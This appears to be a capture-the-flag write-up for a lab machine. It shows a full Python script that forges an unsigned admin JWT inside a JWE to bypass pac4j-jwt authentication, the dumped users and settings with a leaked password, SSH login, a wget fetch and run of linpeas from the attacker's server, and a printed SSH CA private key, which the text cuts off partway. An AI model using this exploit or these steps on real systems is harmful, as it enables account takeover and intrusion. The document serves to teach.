
A JWKS endpoint exists so other services can verify or encrypt things using a server's public key — it's meant to be public and that's fine. The problem on this machine was that the same key was used for both encryption and signature verification, with no `use` field to separate them, which meant an attacker could grab the public key, build a fake encrypted token, slip an unsigned JWT inside, and the server had no way to catch it.
🟢 Let's a deep look into JWT and TWE
1. First: What Even IS a JWT Token? ?
Think of a JWT token like a **theme park wristband**. When you pay at the entrance (log in), the staff puts a wristband on you. Every ride (API endpoint) just checks your wristband — they don't call the entrance desk again. The wristband has your name and what rides you're allowed on printed on it.
Now imagine the wristband printing machine is >broken — it prints wristbands without checking if you actually paid. That's exactly what happened here.
→ How This App's Auth Works (The Normal Flow)
- Here's the intended flow show look like :Step 1 -- Normal Login:
    You → POST /api/auth/login  { username: "admin", password: "secret" }
    Server → Returns a TOKEN (the wristband)
Step 2 -- Using the Token:
    You → GET /api/dashboard   Header: "Authorization: Bearer {your_token}"
    Server → Checks token, sees you're ROLE_ADMIN, gives you the data
The token itself is actually two nested things:
    JWE (outer layer — encrypted envelope)
    └── JWT (inner layer — your actual identity claims)
        ├── sub: "admin"
        ├── role: "ROLE_ADMIN"
        └── signature (proves nobody tampered with it)
Think of it like a locked safe (JWE) containing a signed letter (JWT). The server locks the safe with its own padlock. Only the server can open it. Inside is a letter with your name, role, and a signature proving it's genuine.
→ The Bug: The "None" Algorithm Vulnerability
- Here's where it breaks. The inner JWT has a header that says how it was signed:
{ "alg": "RS256", "typ": "JWT" }
RS256 means signed with RSA private key — very secure. But JWT also defines a special algorithm value: none — meaning >no signature at all, just trust me.
The bug: this server accepts alg: none>. It's like a bouncer who accepts a wristband that says trust me bro on it.
The outer JWE encryption still works fine (we encrypt using the server's public key which is freely available at /api/auth/jwks). But the inner JWT? We just... don't sign it. We set any role we want.
# Getting User
- Now let’s automate every single step.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
#!/usr/bin/env python3
# ─────────────────────────────────────────────────────────────────
# ARCHTRMNTOR — Principal Machine JWT Bypass Exploit
# Target: [Machine-IP]:8080
# Bug: pac4j-jwt 6.0.3 accepts inner JWT with alg="none"
#
# Usage:  pip install jwcrypto requests
#         python3 exploit.py
# ─────────────────────────────────────────────────────────────────

import json, base64, time, requests
from jwcrypto import jwk, jwe

TARGET = "http://[Machine-IP]:8080"

def b64url_encode(data):
    if isinstance(data, str): data = data.encode()
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

def forge_admin_token():
    # 1. Fetch server public key from JWKS
    print("[*] Fetching JWKS...")
    keys = requests.get(f"{TARGET}/api/auth/jwks").json()["keys"]
    server_key = jwk.JWK(**keys[0])
    print(f"[+] Got key: kid={keys[0]['kid']}")

    # 2. Build inner JWT: alg=none, role=ROLE_ADMIN
    now = int(time.time())
    inner = (
        b64url_encode(json.dumps({"alg":"none","typ":"JWT"}))
        + "."
        + b64url_encode(json.dumps({
            "sub":"admin", "role":"ROLE_ADMIN",
            "iss":"principal-platform",
            "iat":now, "exp":now+3600
        })) + "."
    )

    # 3. Wrap in JWE using server public key
    token = jwe.JWE(
        plaintext=inner.encode(),
        protected=json.dumps({
            "alg":"RSA-OAEP-256", "enc":"A128GCM",
            "kid":keys[0]["kid"], "cty":"JWT"
        })
    )
    token.add_recipient(server_key)
    print("[+] Forged JWE token created")
    return token.serialize(compact=True)

def exploit():
    forged = forge_admin_token()
    hdrs = {"Authorization": f"Bearer {forged}"}
    print(hdrs)
    # 4. Verify auth bypass on dashboard
    r = requests.get(f"{TARGET}/api/dashboard", headers=hdrs)
    user = r.json()["user"]
    print(f"[+] Auth bypass! user={user['username']} role={user['role']}")

    # 5. Dump users
    users = requests.get(f"{TARGET}/api/users", headers=hdrs).json()
    print(f"[*] Users ({users['total']}):")
    for u in users["users"]:
        print(f"    {u['username']:15} {u['role']:15} active={u['active']}")

    # 6. Dump settings — this leaks the SSH password!
    settings = requests.get(f"{TARGET}/api/settings", headers=hdrs).json()
    cred = settings["security"]["encryptionKey"]
    path = settings["infrastructure"]["sshCaPath"]
    print(f"[!] Leaked credential: {cred}")
    print(f"[!] SSH CA path: {path}")
    print(f"[*] Try: ssh svc-deploy@10.129.xxx.xxx password={cred}")

exploit()
- Let’s visualize what’s this script is doing or the attack flow diagram

→ after running the script i got this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(htb_env)─(kali㉿kali)-[~/Desktop/Coding]
└─$ /home/kali/Desktop/Coding/htb_env/bin/python /home/kali/Desktop/Coding/nothing.py
[*] Fetching JWKS...
[+] Got key: kid=enc-key-1
[+] Forged JWE token created
{'Authorization': 'Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImtpZCI6ICJlbmMta2V5LTEiLCAiY3R5IjogIkpXVCJ9.eCc-TTMTC_ENWU6MNsqNKtKASGgJzbuvaJiJUiAfNoVEeVJ32FHyiU_UCOeycj2FL8jrlTi7UDrJynKlHHPbO-D_ph3F6YmBPPgVKmZIWodjl1vqmB1bVrWdz5Sz-aDZaY6Pn9ccBSjYde82yqZmjYQ9jGlMfXvyGGf2DhKqCr9GHPmSxhhtWAxIq2tUA0VPRkZbzWHSL9jWksh42IYRK8QpBAfTJ_WMhL4WDBg7jSK8pELdFZYjZy64yPenuBHf0hX_Cb3YJxs1WQU9T_Sak3h8y2gx8xqvBQMJqQMCQLci3nyk7Ml2KHCvMegy1JY7cLWsSZ7tww.UcQWIGXAceDsO3UH.Pd51ZnYsh2VnyUi6N76ItOHS_4lSLlCdwa8PshijRhXyRTu0Dluq7QlG5QdOHo8Ci2gqYgdx-hIPTmYlnKCIE3FJqgXGt9IFSzuRwIkJATWctyzJ08QSJ8owvqsbPttGZS5QfPCCm9Cf9o8eJQ3eUjZIIN_PaxxavVKVrqyHMw4Ez1aW6F86lRmFWShPOzcs0GRKkh13uSruJUH90o_8NaE-u9psr2xI3t5p2TbWpDfSjlfFqw.lP7K9WITfB_YECzrSD3Opw'}
[+] Auth bypass! user=admin role=ROLE_ADMIN
[*] Users (8):
    admin           ROLE_ADMIN      active=True
    svc-deploy      deployer        active=True
    jthompson       ROLE_USER       active=True
    amorales        ROLE_USER       active=True
    bwright         ROLE_MANAGER    active=True
    kkumar          ROLE_ADMIN      active=False
    mwilson         ROLE_USER       active=True
    lzhang          ROLE_MANAGER    active=True
[!] Leaked credential: D3pl0y_xxxxxx!
[!] SSH CA path: /opt/principal/ssh/
[*] Try: ssh svc-deploy@10.129.xxx.xxx password=D3pl0y_$xxxxxx!
- i got the authorization token and some sort of password …
- then i look for all the users we have
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ curl http://10.129.244.220:8080/api/users -H "Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImtpZCI6ICJlbmMta2V5LTEiLCAiY3R5IjogIkpXVCJ9.eCc-TTMTC_ENWU6MNsqNKtKASGgJzbuvaJiJUiAfNoVEeVJ32FHyiU_UCOeycj2FL8jrlTi7UDrJynKlHHPbO-D_ph3F6YmBPPgVKmZIWodjl1vqmB1bVrWdz5Sz-aDZaY6Pn9ccBSjYde82yqZmjYQ9jGlMfXvyGGf2DhKqCr9GHPmSxhhtWAxIq2tUA0VPRkZbzWHSL9jWksh42IYRK8QpBAfTJ_PRfuIZYjZy64yPenuBHf0hX_Cb3YJxs1WQU9T_Sak3h8y2gx8xqvBQMJqQMCQLci3nyk7Ml2KHCvMegy1JY7cLWsSZ7tww.UcQWIGXAceDsO3UH.Pd51ZnYsh2VnyUi6N76ItOHS_4lSLlCdwa8PshijRhXyRTu0Dluq7QlG5QdOHo8Ci2gqYgdx-hIPTmYlnKCIE3FJqgXGt9IFSzuRwIkJATWctyzJ08QSJ8owvqsbPttGZS5QfPCCm9Cf9o8eJQ3eUjZIIN_PaxxavVKVrqyHMw4Ez1aW6F86lRmFWShPOzcs0GRKkh13uSruJUH90o_8NaE-u9psr2xI3t5p2TbWpDfSjlfFqw.lP7K9WITfB_YECzrSD3Opw" | jq
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100   1854   0   1854   0      0   2226      0                              0
{
  "total": 8,
  "users": [
    {
      "note": "",
      "username": "admin",
      "email": "s.chen@principal-corp.local",
      "displayName": "Sarah Chen",
      "department": "IT Security",
      "id": 1,
      "lastLogin": "2025-12-28T09:15:00Z",
      "active": true,
      "role": "ROLE_ADMIN"
    },
    {
      "note": "Service account for automated deployments via SSH certificate auth.",
      "username": "svc-deploy",
      "email": "svc-deploy@principal-corp.local",
      "displayName": "Deploy Service",
      "department": "DevOps",
      "id": 2,
      "lastLogin": "2025-12-28T14:32:00Z",
      "active": true,
      "role": "deployer"
    },
    {
      "note": "Team lead - backend services",
      "username": "jthompson",
      "email": "j.thompson@principal-corp.local",
      "displayName": "James Thompson",
      "department": "Engineering",
      "id": 3,
      "lastLogin": "2025-12-27T16:45:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Frontend developer",
      "username": "amorales",
      "email": "a.morales@principal-corp.local",
      "displayName": "Ana Morales",
      "department": "Engineering",
      "id": 4,
      "lastLogin": "2025-12-28T08:20:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Operations manager",
      "username": "bwright",
      "email": "b.wright@principal-corp.local",
      "displayName": "Benjamin Wright",
      "department": "Operations",
      "id": 5,
      "lastLogin": "2025-12-26T11:30:00Z",
      "active": true,
      "role": "ROLE_MANAGER"
    },
    {
      "note": "Security analyst - on leave until Jan 6",
      "username": "kkumar",
      "email": "k.kumar@principal-corp.local",
      "displayName": "Kavitha Kumar",
      "department": "IT Security",
      "id": 6,
      "lastLogin": "2025-12-20T10:00:00Z",
      "active": false,
      "role": "ROLE_ADMIN"
    },
    {
      "note": "QA engineer",
      "username": "mwilson",
      "email": "m.wilson@principal-corp.local",
      "displayName": "Marcus Wilson",
      "department": "QA",
      "id": 7,
      "lastLogin": "2025-12-28T13:10:00Z",
      "active": true,
      "role": "ROLE_USER"
    },
    {
      "note": "Engineering director",
      "username": "lzhang",
      "email": "l.zhang@principal-corp.local",
      "displayName": "Lisa Zhang",
      "department": "Engineering",
      "id": 8,
      "lastLogin": "2025-12-28T07:55:00Z",
      "active": true,
      "role": "ROLE_MANAGER"
    }
  ]
}
- then i look at the another
apiendpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ curl http://10.129.244.220:8080/api/settings -H "Authorization: Bearer eyJhbGciOiAiUlNBLU9BRVAtMjU2IiwgImVuYyI6ICJBMTI4R0NNIiwgImtpZCI6ICJlbmMta2V5LTEiLCAiY3R5IjogIkpXVCJ9.eCc-TTMTC_ENWU6MNsqNKtKASGgJzbuvaJiJUiAfNoVEeVJ32FHyiU_UCOeycj2FL8jrlTi7UDrJynKlHHPbO-D_ph3F6YmBPPgVKmZIWodjl1vqmB1bVrWdz5Sz-aDZaY6Pn9ccBSjYde82yqZmjYQ9jGlMfXvyGGf2DhKqCr9GHPmSxhhtWAxIq2tUA0VPRkZbzWHSL9jWksh42IYRK8QpBAfTJ_PRfuIjM6B-iUWMhL4WDBg7jSK8pELdFZYjZy64yPenuBHf0hX_Cb3YJxs1WQU9T_Sak3h8y2gx8xqvBQMJqQMCQLci3nyk7Ml2KHCvMegy1JY7cLWsSZ7tww.UcQWIGXAceDsO3UH.Pd51ZnYsh2VnyUi6N76ItOHS_4lSLlCdwa8PshijRhXyRTu0Dluq7QlG5QdOHo8Ci2gqYgdx-hIPTmYlnKCIE3FJqgXGt9IFSzuRwIkJATWctyzJ08QSJ8owvqsbPttGZS5QfPCCm9Cf9o8eJQ3eUjZIIN_PaxxavVKVrqyHMw4Ez1aW6F86lRmFWShPOzcs0GRKkh13uSruJUH90o_8NaE-u9psr2xI3t5p2TbWpDfSjlfFqw.lP7K9WITfB_YECzrSD3Opw" | jq
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100    854   0    854   0      0   1014      0                              0
{
  "infrastructure": {
    "sshCaPath": "/opt/principal/ssh/",
    "sshCertAuth": "enabled",
    "database": "H2 (embedded)",
    "notes": "SSH certificate auth configured for automation - see /opt/principal/ssh/ for CA config."
  },
  "integrations": [
    {
      "name": "GitLab CI/CD",
      "lastSync": "2025-12-28T12:00:00Z",
      "status": "connected"
    },
    {
      "name": "Vault",
      "lastSync": "2025-12-28T14:00:00Z",
      "status": "connected"
    },
    {
      "name": "Prometheus",
      "lastSync": "2025-12-28T14:30:00Z",
      "status": "connected"
    }
  ],
  "security": {
    "authFramework": "pac4j-jwt",
    "authFrameworkVersion": "6.0.3",
    "jwtAlgorithm": "RS256",
    "jweAlgorithm": "RSA-OAEP-256",
    "jweEncryption": "A128GCM",
    "encryptionKey": "D3pl0y_xxxxxxx",
    "tokenExpiry": "3600s",
    "sessionManagement": "stateless"
  },
  "system": {
    "version": "1.2.0",
    "environment": "production",
    "serverType": "Jetty 12.x (Embedded)",
    "javaVersion": "21.0.10",
    "applicationName": "Principal Internal Platform"
  }
}
- here is found some sort of password and then i try every user and password combination to get ssh and i got access to user
svc-deploy
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ ssh svc-deploy@10.129.244.220
The authenticity of host '10.129.xxx.xxx(10.129.244.220)' can't be established.
ED25519 key fingerprint is: SHA256:ibvdsZXiwJ6QUMPTxoH3spRA8hV9mbd98MLpLt3XG/E
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.244.220' (ED25519) to the list of known hosts.
svc-deploy@10.129.244.220's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
svc-deploy@principal:~$ pwd
/home/svc-deploy
svc-deploy@principal:~$
- then i did python server to upload my
linpeasfile , which is a enumeration script .
1
2
3
4
┌──(kali㉿kali)-[~/Desktop/Hackthebox/Labs/Principal]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.xxx.xxx- - [16/Mar/2026 09:44:43] "GET /linpeas.sh HTTP/1.1" 200 -
- then i transfered this to target machine and give the executable permission for the file and run it …
1
2
3
4
5
6
7
8
9
10
11
12
13
svc-deploy@principal:/tmp$ wget http://10.10.xxx.xxx:8000/linpeas.sh
--2026-03-16 13:46:47--  http://10.10.xxx.xxx:8000/linpeas.sh
Connecting to 10.10.xxx.xxx:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                  100%[===========================================================================================>] 949.15K   606KB/s    in 1.6s

2026-03-16 13:46:49 (606 KB/s) - ‘linpeas.sh’ saved [971926/971926]

svc-deploy@principal:/tmp$ chmod +x linpeas.sh
svc-deploy@principal:/tmp$ ./linpeas.sh
- then after sometime , i find out that
svc-deployis part ofdeployersgroup too.
1
2
3
╔══════════╣ My user
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
- and then i found the file belonging to these group , which we are part of .
1
2
3
4
5
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root svc-deploy 33 Mar 16 11:43 /home/svc-deploy/user.txt
-rw-r----- 1 root deployers 168 Mar 10 14:35 /etc/ssh/sshd_config.d/60-principal.conf
-rw-r----- 1 root deployers 288 Mar  5 21:05 /opt/principal/ssh/README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 /opt/principal/ssh/ca
- then i check these files
1
2
3
4
5
6
7
svc-deploy@principal:/tmp$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
svc-deploy@principal:/tmp$
1
2
3
svc-deploy@principal:/tmp$ cat /opt/principal/ssh/ca.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC6lxNSzJQFU3K/0FLKci1BZr+HL1UTQ45y8nzlu0tVaCFcluEZZyPu3wgC4XbCGmihm8wyoBgJXI6BZyRTpizmHJZAjNmvi9ncUoS06Rpl+oAv8E3GugdcQoglSP7Nem0JnpmHoOL/FtStaKPTtoEYHWc3rVd6YBGfXCrF0lEgFsQcwFOLkPoS35IdnZqcj3vBtz7Asod2qiWztk6l2UHjZyrUKUxiRERXsr7uNtY9xSgA1ClhZdx3MUE1intkbUgdFC1yYXS+lsvlUD/N54YYLSKH7GVsMFzV/cWsxgx8z9CfgDvS+M0BVRrGiETmcY1jALOTln7PCnLl2vC1Rr0j7btu99DYrLmYj4L9OgKjHeX7InVQCGnoRHWpThyp3WmdnWoghAiyALuiL39XXQpen2t7GQd+zT5Qbv2HpLW4huVKXoY+22KSbVsAhFAexgZy04fxKZw6M5YzzIA28JWnIX/9wrUvBFQQExmXrt/HHmJZrjNfjkd4tUsarLlANJ7ilNMNSzk3QuJp2t2I7IBO6JO8eQt5jEFSPbtIav9u8vPsTLMRjMfrpqxiAA+VAozzeOYZLEhCWatWTQw6wzpnb9+qfAoQj1kGhPTelOtmdLx8dJtqSw5O4HMAhlnItjqrxr57+333Fg1iaqBvsmQ== principal-ssh-ca
svc-deploy@principal:/tmp$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
svc-deploy@principal:/opt/principal/ssh$ cat ca
-----BEGIN OPENSSH PRIVATE KEY-----
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
